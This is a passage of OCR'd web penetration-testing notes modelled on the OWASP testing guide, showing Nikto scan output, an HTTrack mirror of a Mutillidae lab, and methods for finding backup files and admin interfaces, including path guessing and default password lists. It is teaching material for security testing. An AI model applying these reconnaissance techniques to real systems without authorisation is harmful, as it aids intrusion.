+ Server: Apache/2.2.15 (CentOS)
+ Cookie PHPSESSID created without the httponly flag
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some form
+ Uncommon header 'link' found, with contents: <http://192.168.194.154/>; rel=shortlink
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site
+ Apache/2.2.15 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2
+ Server leaks inodes via ETags, header found with file /wp-content/themes/nashtechvn/assets/images/favicon.ico,
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Uncommon header 'x-robots-tag' found, with contents: noindex, follow
+ OSVDB-3092: /sitemap.xml: This gives a nice listing of the site content.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via cert
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via cert
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via cert
+ OSVDB-3092: /clients/: This might be interesting...
+ OSVDB-3092: /job/: This might be interesting...
+ OSVDB-3092: /phpmyadmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limit
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-6694: /.DS_Store: Apache on Mac OSX will serve the .DS_Store file, which contains sensitive information.
```



- Spider tools



- Mirroring tools

```
root@ilak:~/Desktop# httrack http://192.168.222.151/mutillidae/ --mirrorlinks -O dir/
WARNING! You are running this program as root!
It might be a good idea to run as a different user
Mirror launched on Fri, 09 Feb 2018 16:13:21 by HTTrack Website Copier/3.49-2 [XR&CO'2014]
mirroring http://192.168.222.151/mutillidae/ with the wizard help..
* https://www.owasp.org/load.php?debug=false&lang=en&modules=ext.visualEditor.desktopArticleTarget.noscript%7Cmediawiki.legacy.commonPrint%2Cshared%7C
^Chttps://www.owasp.org/index.php/Testing_for_CSRF_(OWASP-SM-005) (40264 bytes) - OK
** Finishing pending transfers.. press again ^C to quit.
117/248: https://www.owasp.org/load.php?debug=false&lang=en&modules=ext.visualEditor.desktopArticleTarget.noscript%7Cmediawiki.legacy.commonPrint%2Csh
218/248: https://www.owasp.org/index.php?title=Special:UserLogin&returnto=Top+10+2010-A3-Broken+Authentication+and+Session+Management (15645 bytes) -
Done.48: www.php.net/ (0 bytes) - -1
Thanks for using HTTrack!
root@ilak:~/Desktop# ls dir/
192.168.222.151/        en.wikipedia.org/       index.html              www.eclipse.org/        www.php.net/
addons.mozilla.org/     fade.gif                samurai.inguardians.com/ www.hackersforcharity.org/ www.quest.com/
backblue.gif            hts-cache/              twitter.com/            www.irongeek.com/       www.youtube.com/
cookies.txt             hts-log.txt             www.backtrack-linux.org/ www.owasp.org/
root@ilak:~/Desktop# ls dir/192.168.222.151/mutillidae/
documentation/      index06b3.html      index4698.html      index82c7-2.html    indexb64e-2.html    indexdef7-2.html
favicon.ico         index0f44.html      index4cff.html      index82c7.html      indexb64e.html      indexdef7.html
framer.html         index1508.html      index5096-2.html    index8399.html      indexb9df.html      indexed39.html
function.html       index207b.html      index5096.html      index8a28.html      indexbfe9.html      indexfcd4.html
http.html           index21e4-2.html    index578b.html      index90a7.html      indexc313.html      javascript/
images/             index21e4.html      index5d66-2.html    index926a.html      indexca72.html      set-up-database.html
index-2.html        index26f1.html      index5d66.html      index935e.html      indexdbaf-2.html    source-viewer.html
index.html          index2e7e.html      index67f4.html      index9a31.html      indexdbaf.html      styles/
index0136.html      index3026.html      index73ed.html      indexa901.html      indexdd50.html      user-info.html
index0145.html      index3ab6.html      index7cbf.html      indexb356-2.html    indexde05-2.html    user-poll.html
index058b.html      index4623.html      index7f00.html      indexb356.html      indexde05.html
root@ilak:~/Desktop# ls dir/192.168.222.151/mutillidae/
```

- Manual access

Gray box testing

Performing white box testing against file extensions handling amounts to checking the configurations of web server(s) / application server(s) taking part in the web application architecture, and verifying how they are instructed to serve different file extensions. If the web application relies on a load-balanced, heterogeneous infrastructure, determine whether this may introduce different behaviour.


4. Review Old, Backup and Unreferenced Files for Sensitive Information

While most of the files within a web server are directly handled by the server itself it isn't uncommon to find unreferenced and/or forgotten files that can be used to obtain important information about either the infrastructure or the credentials. Most common scenarios include the presence of renamed old version of modified files, inclusion files that are loaded into the language of choice and can be downloaded as source, or even automatic or manual backups in form of compressed archives. All these files may grant the pentester access to inner workings, backdoors, administrative interfaces, or even credentials to connect to the administrative interface or the database server.


Black Box Testing

Testing for unreferenced files uses both automated and manual techniques:


- Enumerate all of application's pages and functionality: This can be done manually using a browser, or using an application spidering tool. Most applications use a recognisable naming scheme, and organise resources into pages and directories using words that describe their function. From the naming scheme used for published content, it is often possible to infer the name and location of unreferenced pages. For example, if a page viewuser.asp is found, then look also for edituser.asp, adduser.asp and deleteuser.asp. If a directory /app/user is found, then look also for /app/admin and /app/manager.



- Other clues in published content: Many web applications leave clues in published content that can lead to the discovery of hidden pages and functionality. These clues often appear in the source code of HTML and JavaScript files. The source code for all published content should be manually reviewed to identify clues about other pages and functionality.



Another source of clues about unreferenced directories is the /robots.txt file used to provide instructions to web robots.



- Information obtained through server vulnerabilities and misconfiguration


- Use of publicly available information: google hack, shodan.io

5. Enumerate Infrastructure and Application Admin Interfaces

Black box and Gray box Testing


The following describes vectors that may be used to test for the presence of administrative interfaces. These techniques may also be used for testing for related issues including privilege escalation and are described elsewhere in this guide in greater detail:

- Directory and file Enumeration - An administrative interface may be present but not visibly available to the tester. Attempting to guess the path of the administrative interface may be as simple as requesting: /admin or /administrator etc.. A tester may have to also identify the filename of the administration page. Forcibly browsing to the identified page may provide access to the interface.




- Comments and links in Source - Many sites use common code that is loaded for all site users. By examining all source sent to the client, links to administrator functionality may be discovered and should be investigated.


- Reviewing Server and Application Documentation - If the application server or application is deployed in its default configuration it may be possible to access the administration interface using information described in configuration or help documentation. Default password lists should be consulted if an administrative interface is found and credentials are required.




